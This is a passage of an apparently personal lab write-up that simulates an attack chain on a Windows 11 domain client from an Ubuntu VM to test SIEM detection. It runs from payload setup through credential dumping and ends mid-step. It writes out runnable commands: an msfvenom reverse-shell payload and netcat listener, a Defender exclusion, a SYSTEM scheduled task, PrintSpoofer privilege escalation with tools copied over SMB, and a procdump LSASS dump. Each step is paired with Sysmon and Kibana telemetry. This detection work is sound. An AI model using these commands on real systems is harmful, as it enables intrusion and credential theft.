Attacker Machine Overview

Component	Description
Operating System	Ubuntu Linux
Role	Attacker Machine
Purpose	Simulate external attacker activity
Network Connectivity	Host-Only Network (shared with victim machines)

- **The attacker machine was designed with the following considerations:**
  - Isolation:
    - The attacker operates from a separate system, preventing local test artifacts from contaminating victim telemetry.
  - Realism:
    - Attacks originate from an external Linux-based host, closely resembling real-world adversary infrastructure.
  - Detection Accuracy:
    - All malicious actions are observed remotely by the victim systems, allowing reliable correlation of logs within the SIEM.
- **Network Configuration :**
  - The attacker machine resides on the same **Host-Only network** as the Domain Client and Domain Controller.
  - This configuration enables direct communication for attack simulation while preventing unintended internet exposure.
  - Network connectivity was validated prior to attack execution.

Install the required tools

- To support the execution of the attack simulation phases defined in this lab, a minimal and purpose-driven set of offensive security tools was installed on the **Attacker Machine (Ubuntu Linux)**.
- The selected tools were strictly limited to those required to execute the attack chain and generate meaningful telemetry for SIEM-based detection validation.

Tool Installation

The following commands were used to prepare the attacker environment:

```
# Update system repositories
sudo apt update && sudo apt upgrade -y
```

```
# Install Metasploit Framework (Initial Access & C2 simulation)
sudo apt install -y metasploit-framework

# Install Impacket toolkit (Pass-the-Hash & lateral movement)
sudo apt install -y python3-impacket

# Install SMB client utilities
sudo apt install -y smbclient

# Install networking and connectivity tools
sudo apt install -y netcat-openbsd nmap

# Install file transfer utilities
sudo apt install -y curl wget

# Install network discovery tool
sudo apt install -y netdiscover
```

Installed Tool Purpose Mapping

Tool	Purpose in Lab
Metasploit Framework	Reverse shell generation, session handling, and attack orchestration
Impacket	Pass-the-Hash authentication during lateral movement
smbclient	SMB interaction with domain systems
netcat (nc)	Basic connectivity testing and shell handling
nmap	Network validation and service discovery
curl / wget	Payload transfer and remote file retrieval
netdiscover	Network host discovery within the lab environment

Tool Validation

After installation, tool availability and readiness were verified using the following commands:

```
msfconsole --version
impacket-wmiexec -h
smbclient --version
nc -h
nmap --version
curl --version
wget --version
```

```
netdiscover -h
impacket-smbserver.py -h
```

> ✅ Successful execution of these commands confirms that the attacker machine was fully prepared for all attack simulation phases.

6️⃣ Attack Simulation & Validation

Attack Chain Summary

Step	Technique	MITRE ID
Initial Access (Execution)	Reverse Shell	T1059
Privilege Escalation	Token Manipulation	T1134
Credential Dumping	LSASS Memory	T1003.001
Lateral Movement	Pass-the-Hash	T1550.002

Step 1: Initial Access (Reverse Shell)

Objective

Establish an initial foothold on the **Windows 11 domain-joined client** by forcing it to initiate a **reverse TCP connection** to the attacker machine.

Attacker IP Identification

The attacker machine (Ubuntu) has multiple network interfaces.
For lab communication with the Windows victim over the **Host-Only network**, the following IP was selected: `Attacker IP: 192.168.56.104`

📌 **Reasoning**:

- `10.0.2.20` → NAT interface (internet access only)
- `192.168.56.104` → Host-Only interface (inter-VM communication)
- The Windows client resides on the same Host-Only subnet

Connection Test

From Ubuntu (Attacker):

```
ping 192.168.56.102
```

> ICMP responses may be blocked by Windows Firewall by default.
> Successful reverse connections confirm functional TCP connectivity regardless of ICMP behavior.

From Windows Client:

```
C:\Users\NormalUser>ping 192.168.56.105

Pinging 192.168.56.105 with 32 bytes of data:
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.105:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

> Network connectivity between attacker and victim confirmed.

Payload Generation

- A simple Windows reverse shell executable was generated using `msfvenom`:

```
msfvenom -p windows/x64/shell_reverse_tcp \
LHOST=192.168.56.104 \
LPORT=4444 \
-f exe -o reverse_shell.exe
```

- Payload Characteristics
  - **Architecture:** x64
    - **Connection Type:** Reverse TCP
    - **Listener Port:** 4444
    - **Execution Method:** User execution on Windows client

```
Payload size: 460 bytes
Final size of exe file: 7680 bytes
```

```
Saved as: reverse_shell.exe
```

Listener Setup (Attacker Machine)

Before executing the payload, a listener was started on the attacker machine:

```
nc -lvnp 4444
|
|
Listening on 0.0.0.0 4444
```

Payload Execution on Victim

Windows Defender Handling

During file transfer, **Windows Defender automatically quarantined the payload** due to known malicious signatures.

- To maintain a **realistic security posture**, Windows Defender was kept enabled and a **scoped exclusion** was applied to a dedicated lab directory.

```
Add-MpPreference -ExclusionPath
"C:\Users\NormalUser\Desktop\LabPayloads\"
```

✅ Defender remained active
✅ Only a controlled lab directory was excluded
✅ Endpoint security telemetry preserved

- The payload was then moved into the excluded directory and executed by the **standard domain user**:


```
PS C:\Users\NormalUser\Desktop\LabPayloads> .\reverse_shell.exe
PS C:\Users\NormalUser\Desktop\LabPayloads>
```

Successful Session Establishment

- On the attacker machine:

```
ubuntuvm@ubuntuvm:~/Lab$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.102 58698
Microsoft Windows [Version 10.0.22000.376]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\NormalUser\Desktop\LabPayloads>
```



Telemetry analysis

To validate that the simulated attack generated observable telemetry and that all attack artifacts were successfully ingested into the SIEM, the following log sources were reviewed in **Kibana → Discover**.

1️⃣ Process Creation – Sysmon (Event ID 1)

- Sysmon process creation logs confirm the execution of the malicious payload and its resulting child process.

```
event.provider:"Microsoft-Windows-Sysmon" and event.code:1
```

- **Observed Evidence:**
  - A malicious executable named `reverse_shell.exe` was executed from:

```
C:\Users\NormalUser\Desktop\LabPayloads\
```

- The payload spawned a child process:

```
C:\Windows\System32\cmd.exe
```

- **Parent–Child Relationship:**
  - Parent Process: `reverse_shell.exe`
  - Child Process: `cmd.exe`
- **User Context:**
  - Executed under the domain user: `TEST\NormalUser`
  - Integrity Level: `Medium` (Low-privileged user)


2️⃣Network Connection – Sysmon (Event ID 3)

- Sysmon network telemetry is expected to record the outbound connection initiated by the reverse shell :

```
event.provider:"Microsoft-Windows-Sysmon" and event.code:3
```

Expected Observation:

- Outbound network connection from the victim host to:
  - **Attacker IP:** `192.168.56.104`
  - **Port:** `4444`



> This confirms successful command-and-control (C2) communication establishment.

MITRE ATT&CK Mapping

Technique	ID
User Execution	T1204
Command and Scripting Interpreter	T1059
Ingress Tool Transfer (optional)	T1105

Outcome

- ✅ Malicious payload execution confirmed
- ✅ Reverse shell successfully spawned `cmd.exe`
- ✅ Execution occurred under a low-privileged domain user
- ✅ Full process ancestry and hashes captured
- ✅ Telemetry suitable for detection engineering and MITRE ATT&CK mapping

---

Step 2: Privilege Escalation

Simulate and validate a **Privilege Escalation** path based on **SeImpersonatePrivilege**, observe its behavior at the access token level, and generate relevant telemetry for detection purposes.

2.1 Initial Privilege Assessment

- After obtaining a command shell on the Windows client as a low-privileged domain user (`NormalUser`), the first step was to enumerate the privileges assigned to the current access token.

```
whoami /priv
```

- Out :

```
C:\Users\NormalUser\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
```

```
SeUndockPrivilege       Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set    Disabled
SeTimeZonePrivilege     Change the time zone        Disabled
```

> At this stage, **SeImpersonatePrivilege is not present** in the interactive user token.

2.2 Scenario Context – Misconfiguration Simulation

This exercise does not represent a random or opportunistic attack.
Instead, it follows a **predefined attack scenario**:


> **Privilege Escalation via SeImpersonatePrivilege abuse**

To simulate a realistic enterprise misconfiguration, the environment is intentionally modified to introduce a configuration weakness that an attacker can later exploit and detect through telemetry.

2.3 Simulating the Misconfiguration

To simulate this misconfiguration:

- On the Windows client machine, **Local Security Policy** was opened with administrative privileges.
- Navigated to: `Local Policies → User Rights Assignment`
- Modified the policy: `Impersonate a client after authentication`
- Added the user: `NormalUser`
- Restarted the system to apply the policy changes.



> This step simulates an administrative misconfiguration that exists **prior to exploitation**, not attacker-driven privilege assignment.

2.4 Verifying Token Privileges After Restart

After reconnecting using the reverse shell, privileges were enumerated again:

```
whoami /priv
```

Result:

```
C:\Users\NormalUser\Desktop\LabPayloads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

> **No change observed** — `SeImpersonatePrivilege` is still missing.

2.5 Why the Privilege Did Not Appear

This behavior is **expected** and highlights a critical Windows security concept:

> **User Rights Assignment ≠ Access Token Privileges**

Key Technical Reasons:

- `SeImpersonatePrivilege`:
  - Is **assigned at logon time**
  - Is **not granted to standard interactive user tokens**
- Even after restart:
  - `NormalUser` logs in via **Interactive Logon**
  - Windows **does not inject SeImpersonatePrivilege** into interactive tokens

🔹 As a result, the privilege exists at the policy level but is **not usable** in the current execution context.

2.6 Why Creating a New User Is Not a Valid Solution

A potential idea was to create a new user, assign `SeImpersonatePrivilege`, and then log in.

However:

- Even with a fresh login:
  - Interactive user tokens **still do not receive SeImpersonatePrivilege**
- This approach:
  - Does not represent a realistic attacker-controlled escalation path
  - Produces limited detection value
  - Breaks the intended attack narrative

Therefore, this option was intentionally rejected.

2.7 Correct Exploitation Path – Service / SYSTEM Context

To access `SeImpersonatePrivilege`, the payload must execute in a **non-interactive context**, such as:

- Windows Service
- Scheduled Task running as `SYSTEM`

Since `NormalUser` cannot create services directly, an **elevated administrative shell** was used to simulate this execution context.

2.8 Executing the Payload as SYSTEM

A scheduled task was created to execute the reverse shell payload as `SYSTEM` at startup:

```
schtasks /create /tn Lab /sc onstart /ru SYSTEM /tr
C:\Users\NormalUser\Desktop\LabPayloads\reverse_shell.exe

schtasks /run /tn Lab
```

2.9 Resulting SYSTEM Shell

1️⃣ On the attacker machine (listener already active):

```
nc -lvnp 4444
```

2️⃣ **Connection established:**

```
C:\Users\NormalUser\Desktop\LabPayloads>whoami /priv
whoami /priv
```

- Privilege enumeration confirms successful escalation:

```
whoami /priv
```

- Key privileges now available:

```


C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================================
================================================================
========
...
SeImpersonatePrivilege      Enabled
SeDebugPrivilege         Enabled
SeTcbPrivilege          Enabled
SeAssignPrimaryTokenPrivilege   Present
...
```

> At this point, the environment is correctly prepared for **SeImpersonate-based exploitation** and detection analysis.

3️⃣ **The PrintSpoofer tool was downloaded from the attacker's device:**

```
ubuntuvm@ubuntuvm:~/Lab$ wget
https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofe
r64.exe
```

4️⃣ Transferring the tool to the victim's device:

- Sharing files using **SMB Server on Ubuntu:**

```
sudo python3 smbserver.py share ~/Lab -smb2support
```

- Transferring PrintSpoofer to the victim's device:


```
copy \\192.168.56.104\share\PrintSpoofer64.exe
C:\Windows\Temp\PrintSpoofer.exe
```

5️⃣ Verify the tool is present in the Temp folder on the victim's machine:

```
dir C:\Windows\Temp\
```

6️⃣ Run the tool with SYSTEM privileges on the victim's machine:

```
C:\Windows\Temp\PrintSpoofer.exe -i -c cmd
```



> - `-i` → means install: Install or uninstall the Print Spooler service while being granted system privileges.
> - `-c` cmd → means open the command prompt after exploiting the exploit with SYSTEM privileges.
> - **Privileges have been upgraded from NormalUser to SYSTEM**

> - All commands I run now will be executed with **full** privileges, not as a normal user.

Telemetry analysis


Process Creation (Sysmon / 4688)

This event demonstrates the successful execution of the **PrintSpoofer** tool on the victim's machine, resulting in privilege escalation to the **SYSTEM** level.

Command Line: `PrintSpoofer.exe -i -c cmd`

> - ➜ Indicates an attempt to spoof a token and run `cmd.exe` with SYSTEM privileges.

- **User Context:** `NT AUTHORITY\SYSTEM` ➜ Conclusive evidence of successful **Privilege Escalation**.
- **Integrity Level:** `System`
- **Parent Process:** `C:\Windows\System32\cmd.exe`
- **Child Process Behavior:** PrintSpoofer is the process responsible for creating a high-privilege command session.
- **Event ID:** `1` (Process Create)



- **Log Snippet (JSON / Kibana):**

```
"winlog.event_data.ParentUser": ["NT AUTHORITY\\SYSTEM"],
"winlog.event_data.CommandLine": ["C:\\Windows\\Temp\\PrintSpoofer.exe -i -c cmd"],
"message": "Process Create: ... User: NT AUTHORITY\\SYSTEM"
```

MITRE ATT&CK Mapping

Technique	ID
Access Token Manipulation	T1134
Abuse Elevation Control Mechanism	T1548
SMB Tool Transfer	T1105

Outcome

- A successful Privilege Escalation was performed from NormalUser → SYSTEM using SeImpersonatePrivilege via PrintSpoofer.
- All attack steps were recorded in Sysmon Telemetry, enabling the design of precise Detection Rules to monitor such activities.

Step 3: Credential Dumping: LSASS Memory

The objective is to extract the credentials stored in the memory of the `lsass.exe` process (Local Security Authority Subsystem Service). Since we have **SYSTEM** privileges, we can read the memory and extract the **NTLM Hashes** of logged-in users, paving the way for the Lateral Movement.

3.1 Preparing the Tools on the Attacker's Machine

- The required tools have been downloaded onto the attacker's machine:

```
wget https://download.sysinternals.com/files/Procdump.zip
|
unzip Procdump.zip
```

- Check the contents of the folder after unzipping:

```
ubuntuvm@ubuntuvm:~/Lab$ ls
Eula.txt PrintSpoofer64.exe procdump64a.exe procdump64.exe procdump.exe
Procdump.zip reverse_shell.exe
```

3.2 Running the SMB Server to Transfer Tools

- From the attacker's machine, the **SMB Server** is run to share tools with the victim:

```
cd ~/Lab
|

sudo python3 smbserver.py share . -smb2support
```

> - The tools are now ready to be transferred to the victim's machine.


3.3 Transferring Tools to the Victim's Machine

- From a **SYSTEM shell** on the Windows client:

```
copy \\192.168.56.104\share\procdump64.exe C:\Windows\Temp\procdump.exe
```

- Verification :

```
dir C:\Windows\Temp\
```



> Well Done

3.4 Creating a Memory Dump for the LSASS Process

Objective:
To create a memory copy of the `lsass.exe` process containing the stored credentials.

- From within the **SYSTEM shell** on the victim machine, **Procdump** was used to create a dump for the LSASS process:

```
C:\Windows\Temp\procdump.exe -accepteula -ma lsass.exe
C:\Windows\Temp\lsass.dmp
```

- **Command explanation:**
  - `-accepteula` – Automatically accepts the Sysinternals EULA
  - `-ma` – Creates a full memory dump
  - `lsass.exe` – Target process
  - `lsass.dmp` – Output dump file
- Dump verification:

